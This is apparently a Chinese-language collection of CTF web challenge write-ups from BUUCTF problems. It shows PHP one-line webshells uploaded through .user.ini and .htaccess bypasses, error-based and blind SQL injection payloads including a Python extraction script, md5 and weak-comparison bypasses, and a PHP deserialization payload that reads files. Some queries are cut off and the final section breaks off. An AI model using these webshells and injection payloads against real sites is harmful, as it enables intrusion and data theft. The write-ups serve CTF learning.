
还是没有过，看了别人的wp，我们可以上传.user.ini

```
auto_prepend_file=test.jpg
```

然后我们上传，因为有图片的检测，所以我们需要加一下图片头，我们进行抓包，然后添加一个GIF





上传成功后，我们再写入一句话木马


Go
Cancel
Target: http://9a8e84df-b021-4e84-9ca9-38eebe729812.node4.b
Request
Raw
Params
Headers
Hex
boundary=---------------------------127557952727404826222407803994
Content-Length: 395
Origin:
http://9a8e84df-b021-4e84-9ca9-38eebe729812.node4.buuoj.cn:81
Connection: close
Referer:
http://9a8e84df-b021-4e84-9ca9-38eebe729812.node4.buuoj.cn:81/index.php
Cookie:
UM_distinctid=17a7194b82c2c9-06a63e430c356e-4c3f2d73-144000-17a7194b82d675
Upgrade-Insecure-Requests: 1
-----------------------------127557952727404826224078039994
Content-Disposition: form-data; name="fileUpload";
filename="test.jpg"
Content-Type: image/jpeg
GIF
<script language=php> @eval($_POST[1]); </script>
-----------------------------127557952727404826224078039994
Content-Disposition: form-data; name="upload"
□□□
-----------------------------127557952727404826224078039994--
Type a search term
0 matches
Response
Raw
Headers
Hex
HTML
Render
content="ie=edge">
<title>Upload Labs</title>
</head>
<body>
<h2>Upload Labs</h2>
<form action="index.php" method="post"
enctype="multipart/form-data">
<label for="file">□□□□</label>
<input type="file" name="fileUpload"
id="file">
<input type="submit" name="upload"
</form>
</body>
</html>
Your dir uploads/7c1cb462d3c8cc1957cbc0f97

Your files :
array(5) {
[0]=>
string(1) "."
[1]=>
string(2) ".."
[2]=>
string(9) ".user.ini"
[3]=>
string(9) "index.php"
[4]=>
string(8) "test.jpg"
}
Type a search term
CSDN @parkour-

直接用蚁剑连


/
app
uploads
7c1cb462d3c8cc1957cb
bin
boot
dev
entrypoint.cmd
entrypoint.d
etc
home
lib
lib64
新建
上层
刷新
主目录
书签
/app/uploads/7c1cb462d3c8cc1957cbc0f9722cffd7/
名称
日期
大小
属性
.user.ini
2021-11-17 06:51:55
31 b
index.php
2021-11-17 06:54:22
0 b
test.jpg
2021-11-17 06:54:10
54 b
CSDN @parkour-



[极客大挑战 2019]HardSQL

sql注入的题目

我们先试万能密码，很明显被ban了

看了别人的wp发现了是报错注入

查数据库的信息，得到geek

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23&password=123
```

查表，得到H4rDsq1

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_sche
```

查字段，得到id,username,password

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_sch
```

查数据，首先得到了一半的flag

```
flag{35a5d321-e5c4-4e13-a8'
```

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(username,'~',password))from(H4rDs
```

再用left()right()语句进行查询拼接

```
4-4e13-a81a-7b7ce93fe2e8}
```

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsq
```

```
flag{35a5d321-e5c4-4e13-a81a-7b7ce93fe2e8}
```

[MRCTF2020]你传你□呢

考察考点为.htaccess文件

是一个文件上传的题目，然后普通上传是无法实现的，只能上传图片，然后我们写一个一句话木马，防止<php被禁，直接写标记脚本

```
GIF89a?
<script language="php">eval($_POST['123']);</script>
```

尝试在抓包后，修改后缀名，可不可以绕过，发现是不可行的


php php2 phtml都被禁了

然后这里我们尝试上传.htaccess文件，内容如下


```
<FilesMatch "1.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

然后我们上传.htaccess文件，在上传的时候要进行修改


Content-Type: image/png



上传成功，然后我们上传木马文件



上传成功后，蚁剑连接，



连接上，得到flag

[MRCTF2020]Ez_bypass

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```

比较简单的代码审计，一个md5的强碰撞，一个弱类型比较

```
GET:id[]=1&gg[]=2
POST:passwd=1234567a
```

[网鼎杯 2020 青龙组]AreUSerialz

php代码审计，反序列化

```
<?php

include("flag.php");
```

```php
include( "flag.php" );

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
```

```
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

```
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}
if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

从这一块可以看出，需要传入str参数，然后通过is_valid()判断str中的字符是否再32-125之间，然后对其进行序列化

序列化后进行调用__destruct方法

```
   function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
```

__destruct方法，一个强判断op为2，后，赋值op为1，contect为空，再进入process方法

```
    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
```

一个判断，如果op为1调用write()，op为2调用read()，再输出$res

```
    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }
```

在read()方法里面，filename没有进行过滤是可控的，我们可以利用php://filter伪协议，用file_get_contents读取文件

```
<?php
include("flag.php");

highlight_file(__FILE__);

class FileHandler
{

    protected $op = 2;
    protected $filename = "php://filter/read=convert.base64-encode/resource=flag.php";
    protected $content;

    function __construct()
    {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process()
    {
        if ($this->op == "1") {
            $this->write();
        } else if ($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
```

```
        }
    }

    private function write()
    {
        if (isset($this->filename) && isset($this->content)) {
            if (strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if ($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read()
    {
        $res = "";
        if (isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s)
    {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct()
    {
        if ($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}
echo serialize(new FileHandler());
```

得到

```
O:11:"FileHandler":3:{s:5:"*op";i:2;s:11:"*filename";s:57:"php://filter/read=convert.base64-encode/resource
```

绕过**is_valid()**函数的第一种方法，利用**public**属性序列化

%00字符ascii码为0，所以不显示，变量前面会多一个*

简单的方法就是本地序列化属性改为public

最终得到

}
[Result]:
PD9waHAgJGZsYWc9J2ZsYWd7OTRlN2FkMzctYzQyOC00MmY1LWI3OWEtNmI5MjgwN2FmZDgwfSc7Cg==

解码得到flag

[CISCN2019 华北赛区 Day2 Web1]Hack World

fuzz字典

```
`
~
!
@
#
$
%
^
&
*
(
)
-
_
=
+
[
]
{
}
|
\
;
:
'
"
,
.
<
>
/
?

--
--+
/**/
&&
||
<>
!(<>)
and
```

```
or
xor
if
not
select
sleep
union
from
where
order
by
concat
group
benchmark
length
in
is
as
like
rlike
limit
offset
distinct
perpare
declare
database
schema
information
table
column
mid
left
right
substr
handler
ascii
set
char
hex
updatexml
extractvalue
regexp
floor
having
between
into
join
file
outfile
load_file
create
drop
convert
cast
show
user
pg_sleep
reverse
execute
open
```

```
open
read
first
case
end
then
iconv
greatest
```

payload

```
id=(select(ascii(mid(flag,1,1))=102)from(flag))
```

脚本

```
# -*- coding:utf-8 -*-
# Author: mochu7
import requests
import string

def blind_injection(url):
    flag = ''
    strings = string.printable
    for num in range(1,60):
        for i in strings:
            payload = '(select(ascii(mid(flag,{0},1))={1})from(flag))'.format(num,ord(i))
            post_data = {"id":payload}
            res = requests.post(url=url,data=post_data)
            if 'Hello' in res.text:
                flag += i
                print(flag)
            else:
                continue
    print(flag)


if __name__ == '__main__':
    url = 'http://6796fd73-a018-496b-9ee7-6c271d507148.node4.buuoj.cn:81/index.php'
    blind_injection(url)
```

[GYCTF2020]Blacklist

堆叠查询

```
show databases; 获取数据库名
show tables;    获取表名
